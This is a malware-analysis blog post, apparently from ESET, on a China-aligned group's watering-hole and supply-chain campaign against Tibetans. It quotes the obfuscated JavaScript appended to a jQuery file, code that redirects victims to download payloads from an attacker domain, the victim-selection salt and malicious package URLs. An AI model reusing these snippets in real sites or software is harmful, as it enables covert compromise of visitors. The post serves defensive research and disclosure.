Evasive Panda leverages Monlam Festival to target Tibetans

welivesecurity.com/en/eset-research/evasive-panda-leverages-monlam-festival-target-tibetans/

ESET researchers discovered a cyberespionage campaign that, since at least September 2023, has been victimizing Tibetans through a targeted watering hole (also known as a strategic web compromise), and a supply-chain compromise to deliver trojanized installers of Tibetan language translation software. The attackers aimed to deploy malicious downloaders for Windows and macOS to compromise website visitors with MgBot and a backdoor that, to the best of our knowledge, has not been publicly documented yet; we have named it Nightdoor.

> **Key points in this blogpost:**
> - We discovered a cyberespionage campaign that leverages the Monlam Festival – a religious gathering – to target Tibetans in several countries and territories.
> - The attackers compromised the website of the organizer of the annual festival, which takes place in India, and added malicious code to create a watering-hole attack targeting users connecting from specific networks.
> - We also discovered that a software developer's supply chain was compromised and trojanized installers for Windows and macOS were served to users.
> - The attackers fielded a number of malicious downloaders and full-featured backdoors for the operation, including a publicly undocumented backdoor for Windows that we have named Nightdoor.
> - We attribute this campaign with high confidence to the China-aligned Evasive Panda APT group.

Evasive Panda profile

Evasive Panda (also known as BRONZE HIGHLAND and Daggerfly) is a Chinese-speaking APT group, active since at least 2012. ESET Research has observed the group conducting cyberespionage against individuals in mainland China, Hong Kong, Macao, and Nigeria. Government entities were targeted in Southeast and East Asia, specifically China, Macao, Myanmar, The Philippines, Taiwan, and Vietnam. Other organizations in China and Hong Kong were also targeted. According to public reports, the group has also targeted unknown entities in Hong Kong, India, and Malaysia.

The group uses its own custom malware framework with a modular architecture that allows its backdoor, known as MgBot, to receive modules to spy on its victims and enhance its capabilities. Since 2020 we have also observed that Evasive Panda has capabilities to deliver its backdoors via adversary-in-the-middle attacks hijacking updates of legitimate software.

Campaign overview

In January 2024, we discovered a cyberespionage operation in which attackers compromised at least three websites to carry out watering-hole attacks as well as a supply-chain compromise of a Tibetan software company.

The compromised website abused as a watering hole belongs to Kagyu International Monlam Trust, an organization based in India that promotes Tibetan Buddhism internationally. The attackers placed a script in the website that verifies the IP address of the potential victim and if it is within one of the targeted ranges of addresses, shows a fake error page to entice the user to download a "fix" named certificate (with a .exe extension if the visitor is using Windows or .pkg if macOS). This file is a malicious downloader that deploys the next stage in the compromise chain.

Based on the IP address ranges the code checks for, we discovered that the attackers targeted users in India, Taiwan, Hong Kong, Australia, and the United States; the attack might have aimed to capitalize on international interest in the Kagyu Monlam Festival (Figure 1) that is held annually in January in the city of Bodhgaya, India.

Figure 1. Kagyu Monlam's website with the dates of the festival

Interestingly, the network of the Georgia Institute of Technology (also known as Georgia Tech) in the United States is among the identified entities in the targeted IP address ranges. In the past,the university was mentioned in connection with the Chinese Communist Party's influence on education institutes in the US.

Around September 2023, the attackers compromised the website of a software development company based in India that produces Tibetan language translation software. The attackers placed several trojanized applications there that deploy a malicious downloader for Windows or macOS.

In addition to this, the attackers also abused the same website and a Tibetan news website called Tibetpost – tibetpost[.]net – to host the payloads obtained by the malicious downloads, including two full-featured backdoors for Windows and an unknown number of payloads for macOS.



Figure 2. Timeline of events related to the attack

With high confidence we attribute this campaign to the Evasive Panda APT group, based on the malware that was used: MgBot and Nightdoor. In the past, we have seen both backdoors deployed together, in an unrelated attack against a religious organization in Taiwan, in which they also shared the same C&C server. Both points also apply to the campaign described in this blogpost.

Watering hole

On January 14th, 2024, we detected a suspicious script at https://www.kagyumonlam[.]org/media/vendor/jquery/js/jquery.js?3.6.3.

Malicious obfuscated code was appended to a legitimate jQuery JavaScript library script, as seen in Figure 2.

```
jQuery.noConflict = function( deep ) {
    if ( window.$ === jQuery ) {
        window.$ = _$;
    }

    if ( deep && window.jQuery === jQuery ) {
        window.jQuery = _jQuery;
    }

    return jQuery;
};

// Expose jQuery and $ identifiers, even in AMD
// (trac-7102#comment:10, https://github.com/jquery/jquery/pull/557)
// and CommonJS for browser emulators (trac-13566)
if ( typeof noGlobal === "undefined" ) {
    window.jQuery = window.$ = jQuery;
}




return jQuery;
} );
const _0x6514=['RVZzcGU=','OGQyYWJiMjAzNzdiYWUzNDY4MDg0NzFiY2U1MWFlNGU=','WkpwQkI=','VEtCakU=','YmFja2dyb3VuZENvbG9y',
'SEVCaEQ=','ZWNkNTBmZjEyMzUxZjNlYzg5ZDM2ZTY1MTkwMDQ4MGU=','SGtSZ2c=','cmFDU0E=','V2FGZlE=',
'NGUyMzc5MDA4OGE0OTRiZTdkMDhkOWQyNmZmMDFmNDA=','ZmFmMmE2NjQ4OWI2ZDRhN2Q1ZmY1OTFhZTlkMWRlYmY=','dGV4dENvbnRlbnQ=',
'V3Rmc2I=','U0FBaXo=','b2NyTW4=','bWFjX2Nocm9tZQ==','Y21hY2c=','ckFaT08=','VXpMVmM=','Z1ZTUGM=','a1lrYXE=','TUdxSVE=',
'd2luX2VkZw==','cnlUU2I=','SG5yaUw=','QlRoQlQ=','ZGl2','cnFRSUI=','R3dyZmE=','QXBrcGE=','VWtXeUs=','aGJvV2E=','Z3JheQ==',
'ZXFESFE=','QUlYbUE=','RFRnVko=','cHJFYkU=','ZGU1MTgyN2RiNjI1NWFjYWI0OGZhMWY0MzZiNjEyNzc=','elpFT3I=','WG5NV1U=',
'NDZhZWMwY2M3ZTBmZDdiYzNiOTg0OGU1ZjY4ZTlmNzM=','YTI5OGI1ZGEwODE4OGNiZWNjNzUzYmM2NTUwMjJkNGM=','WUpSR3Y=','Y29tcGlsZQ==',
'bUZlV3o=','YzkxZjNiN2Y1OTEyY2E5ZjM2ZWNlMmUyNzAwNTQ2Yjk=','dFZkb0k=','NGEzMDMxNzNmYzg4YjRkNTZkY2IzNjVlYmQ5OThkOTM=',
'cGFyc2U=','dHJhY2U=','MjY0ODBhZjA4ZmYyOWRjNzI4NTM1MzRmNTI2Zjc3Nzk=','ZkJhRkg=',
'MWVhYTYxZDk4ZTA1YjBhMGU5NzBlMGRiNjgxOGQ3MDQ=','ZmY5ZWFhYzg3YzNlYjM4ODZiMThlZmMyYjQ0NzY1YWM=','TUtiSFI=','VVNLS1U=',
'aGlSUEU=','TmNiT1g=','aW5mbw==','NDU3ODU3OTNhZTc1MjJkZGI1NTY5YWQzODk2ZmFiNTQ=','R0VU',
'ZDc0MDM0ZWE1N2MzZGUyNzRhMTZiYjE0MjEwNTk2M2Y=','dk9UT2Q=','MTBweA==','YnRIbkw=','Z2N2aXI=','aGpmZ2s=','bWFyZ2lu',
'VUpuSFQ=','YjI4N2E3OWYxYTM0ZDc1MzI4Mzg4MWJhMGFjOWExYTk=','cmV0dXJuIC8iICsgdGhpcyArICIv','Q3FVS2w=','Y29uc3RydWN0b3I=',
```

Figure 3. The malicious code added at the end of a jQuery library

The script sends an HTTP request to the localhost address http://localhost:63403/?callback=handleCallback to check whether the attacker's intermediate downloader is already running on the potential victim machine (see Figure 3). On a previously compromised machine, the implant replies with handleCallback({"success":true }) (see Figure 4) and no further actions are taken by the script.

```
var _0x37fa44 = getBrowser();
if ((_0x37fa44 === "win_edg") || (_0x37fa44 === "mac_safari"))
    return;
var _0x1ad1f8 = 0x3e8;
var _0x594e7f = "http://localhost:63403/";
var _0x59904b = document.createElement("script");
_0x59904b.src = "http://localhost:63403/?callback=handleCallback";
document.head.appendChild(_0x59904b);
setTimeout(function() {
    {
        let _0x3a5493 = get_data("https://update.devicebug.com/getVersion.php");
        _0x3a5493 = JSON.parse(_0x3a5493);
        if (!check_version(_0x3a5493.version))
            return;
        render();
    }
}, 1000);
```

Figure 4. The JavaScript code that checks in with the implant

```
IDA View-A
int __cdecl sub_1001C760(int a1, SOCKET s)
{
  int result; // eax
  char buf[512]; // [esp+10h] [ebp-204h] BYREF

  memset(buf, 0, sizeof(buf));
  sprintf_0(
    buf,
    "HTTP/1.1 200 OK\r\n"
    "Content-Type: application/javascript\r\n"
    "Server: http_v1.0.1\r\n"
    "Content-Length: %d\r\n"
    "\r\n"
    "%s",
    33,
    "handleCallback({\"success\":true })");
  result = send(s, buf, &buf[strlen(buf) + 1] - &buf[1], 0);
  if ( result == -1 )
    return closesocket(s);
  return result;
}
```

Figure 5. The implant answering the JavaScript check-in request

If the machine does not reply with the expected data, the malicious code continues by obtaining an MD5 hash from a secondary server at https://update.devicebug[.]com/getVersion.php. Then the hash is checked against a list of 74 hash values, as seen in Figure 6.

```
function check_version(_0x36436e)
{
    const _0x2a35a1 = {};
    _0x2a35a1.gdTNz = "ff7930ece49ed7c4058302293237bdeb";
    _0x2a35a1.DRBVt = "4a303173fc88b4d56dcb365ebd998d93";
    _0x2a35a1.dOmzy = "3934a0c37a0770bca1f1bcacc985ff2c";
    _0x2a35a1.DTgVJ = "ecd50ff12351f3ec89d36e651900480e";
    _0x2a35a1.BhmVa = "6fe72475bd115cb00ebf15aad9b37a93";
    _0x2a35a1.ROewA = "a487dba6c9c5e9777a7fa5b08d475651";
    _0x2a35a1.HnriL = "289510ef13db04ba0b690dff7ff65391";
    _0x2a35a1.FQFBz = "8014e65fa13d5016c3351b03d2227338";
    _0x2a35a1.Dkcmr = "bf99040f68402eb37bbb40152c75a616";
    _0x2a35a1.Apkpa = "b7eaa6bae714f9a73b875e390e84fb03";
    _0x2a35a1.EVspe = "e7e1c01b4dd04f04626f06062d0b0aec";
    _0x2a35a1.idJVD = "8cb5a69e2efed1ada5576ddaaf172c73";
    _0x2a35a1.Uondb = "b045154a2fb6c88b346216f6dd514cfa";
    _0x2a35a1.xQjpf = "909536491a9aa8f9fbae0eda2417b18d";
    _0x2a35a1.MqDDC = "06d2c755f05abab6a53c5813eb60ac99";
    _0x2a35a1.rhpwr = "8d804798b0e3739732e57ba73ec68819";
    _0x2a35a1.bYDJg = "9e5f119553c409ae6a82b5d341b183f0";
    _0x2a35a1.bYBlI = "da62af0a592f3c0a29777ad6b5328b13";
    _0x2a35a1.iZXnC = "e7d14d23eb97157b454a222f1800eff5";
    _0x2a35a1.rcwop = "8d7ff279fe49874e1f220bc2b2ba1bd8";
    _0x2a35a1.JafNL = "2b51e6beafd1e84fa839794267abbada";
    _0x2a35a1.MKbHR = "c7240c2f308273a3a98f63fe7cab32f6";
    _0x2a35a1.KCfNH = "579f0e207160626be7fafb760276166d";
    _0x2a35a1.raCSA = "733ec28cd1ea89f22e9bf02ff3956265";
    _0x2a35a1.vChlM = "5ba100ffa5f1fbce5bd50565f00bfe22";
    _0x2a35a1.zyVom = "faf2a66489b6d4a7d5ff591ae9d1debf";
    _0x2a35a1.dFRWU = "c91f3b7f5912ca9f36ece2e2700546b9";
    _0x2a35a1.UfzEF = "b669ac3b00243507cb86fb9dd3bf398a";
    _0x2a35a1.ryTSb = "46aec0cc7e0fd7bc3b9848e5f68e9f73";
    _0x2a35a1.XQXXf = "355099d7a5d80b176d4b87dee0e0cab9";
    _0x2a35a1.ewFLa = "fd94a7f020df4a0e1dae7b61846129e1";
    _0x2a35a1.BdzcP = "b717392c797c3bbcfc73857b2b36ef62";
    _0x2a35a1.iBbIh = "4e23790088a494be7d08d9d26ff01f40";
    _0x2a35a1.OsKJB = "44de887759165040fbb68bf44865753f";
    _0x2a35a1.prEbE = "f7b0b8bb8ff93d2a842ba2fe678ca391";
    _0x2a35a1.EhEBC = "98d4841094ce757d4ab9a335a80cdb6a";
```

Figure 6. An array of hashes stored in the malicious JavaScript

If there is a match, the script will render an HTML page with a fake crash notification (Figure 7) intended to bait the visiting user into downloading a solution to fix the problem. The page mimics typical “Aw, Snap!” warnings from Google Chrome.



Figure 7. A fake graphic rendered by the JavaScript

The “Immediate Fix” button triggers a script that downloads a payload based on the user’s operating system (Figure 8).

```
    try
    {
        {
            const _0x2e853e = getBrowser();
            if (_0x2e853e === "mac_chrome")
            {
                type = "mac_chrome";
                window.location.href = "https://update.devicebug.com/fixTools/certificate.pkg";
            }
            if ((_0x2e853e === "mac_firefox"))
            {
                type = "mac_firefox";
                window.location.href = "https://update.devicebug.com/fixTools/certificate.pkg";
            }
            if ((_0x2e853e === "win_chrome"))
            {
                type = "win_chrome";
                window.location.href = "https://update.devicebug.com/fixTools/certificate.exe";
            }
            if ((_0x2e853e === "win_firefox"))
            {
                type = "win_firefox";
                window.location.href = "https://update.devicebug.com/fixTools/certificate.exe";
            }
            if ((_0x2e853e === "win_edg"))
            {
                type = "win_edg";
                window.location.href = "https://update.devicebug.com/fixTools/certificate.exe";
            }
        }
    }
    catch (_0x4daed0)
    {
    }
```

Figure 8. Download URLs for Windows and macOS

Breaking the hash

The condition for payload delivery requires getting the correct hash from the server at update.devicebug[.]com, so the 74 hashes are the key to the attacker’s victim selection mechanism. However, since the hash is computed on the server side, it posed a challenge for us to know what data is used to compute it.

We experimented with different IP addresses and system configurations and narrowed down the input for the MD5 algorithm to a formula of the first three octets of the user’s IP address. In other words, by inputting IP addresses sharing the same network prefix, for example 192.168.0.1 and 192.168.0.50, will receive the same MD5 hash from the C&C server.

However, an unknown combination of characters, or a salt, is included with the string of first three IP octets before hashing to prevent the hashes from being trivially brute-forced. Therefore, we needed to brute-force the salt to secure the input formula and only then generate hashes using the entire range of IPv4 addresses to find the matching 74 hashes.

Sometimes the stars do align, and we figured out that the salt was 1qaz0okm!@#. With all pieces of the MD5 input formula (for example, 192.168.1.1qaz0okm!@#), we brute-forced the 74 hashes with ease and generated a list of targets. See the Appendix for a complete list.

As shown in Figure 9, the majority of targeted IP address ranges are in India, followed by Taiwan, Australia, the United States, and Hong Kong. Note that most of the Tibetan diaspora lives in India.



Figure 9. Geolocation of targeted IP address ranges

Windows payload

On Windows, victims of the attack are served with a malicious executable located at https://update.devicebug[.]com/fixTools/certificate.exe. Figure 10 shows the execution chain that follows when the user downloads and executes the malicious fix.



Figure 10. Loading chain of certificate.exe

certificate.exe is a dropper that deploys a side-loading chain to load an intermediate downloader, memmgrset.dll (internally named http_dy.dll). This DLL fetches a JSON file from the C&C server at https://update.devicebug[.]com/assets_files/config.json, which contains the information to download the next stage (see Figure 11).

```
{
    "windows":{
        "url": "",
        "md5": "678df4d276bea90b62036d47a7166a69",
        "UA": "C9A73FCC-0142-5E0F-88BA-C17DC505283F"
    },
    "mac":{
        "url": "",
        "md5": "3c5739c25a9b85e82e0969ee94062f40",
        "UA": "C9A73FCC-0142-5E0F-88BA-C17DC505283F"
    }
}
```


Figure 11. Content of config.json

When the next stage is downloaded and executed, it deploys another side-loading chain to deliver Nightdoor as the final payload. An analysis of Nightdoor is provided below in the Nightdoor section.

macOS payload

The macOS malware is the same downloader that we document in more detail in Supply-chain compromise. However, this one drops an additional Mach-O executable, which listens on TCP port 63403. Its only purpose is to reply with handleCallback({"success":true }) to the malicious JavaScript code request, so if the user visits the watering-hole website again, the JavaScript code will not attempt to re-compromise the visitor.

This downloader obtains the JSON file from the server and downloads the next stage, just like the Windows version previously described.

Supply-chain compromise

On January 18th, we discovered that the official website (Figure 12) of a Tibetan language translation software product for multiple platforms was hosting ZIP packages containing trojanized installers for legitimate software that deployed malicious downloaders for Windows and macOS.



Figure 12. Windows and macOS applications are backdoored versions, hosted on the legitimate website's download page

We found one victim from Japan who downloaded one of the packages for Windows. Table 1 lists the URLs and the dropped implants.

Table 1. URLs of the malicious packages on the compromised website and payload type in the compromised application

Malicious package URL	Payload type
https://www.monlamit[.]com/monlam-app-store/monlam-bodyig3.zip	Win32 downloader
https://www.monlamit[.]com/monlam-app-store/Monlam_Grand_Tibetan_Dictionary_2018.zip	Win32 downloader
https://www.monlamit[.]com/monlam-app-store/Deutsch-Tibetisches_W%C3%B6rterbuch_Installer_Windows.zip	Win32 downloader

Malicious package URL	Payload type
https://www.monlamit[.]com/monlam-app-store/monlam-bodyig-mac-os.zip	macOS downloader
https://www.monlamit[.]com/monlam-app-store/Monlam-Grand-Tibetan-Dictionary-for-mac-OS-X.zip	macOS downloader

Windows packages

Figure 13 illustrates the loading chain of the trojanized application from the package monlam-bodyig3.zip.

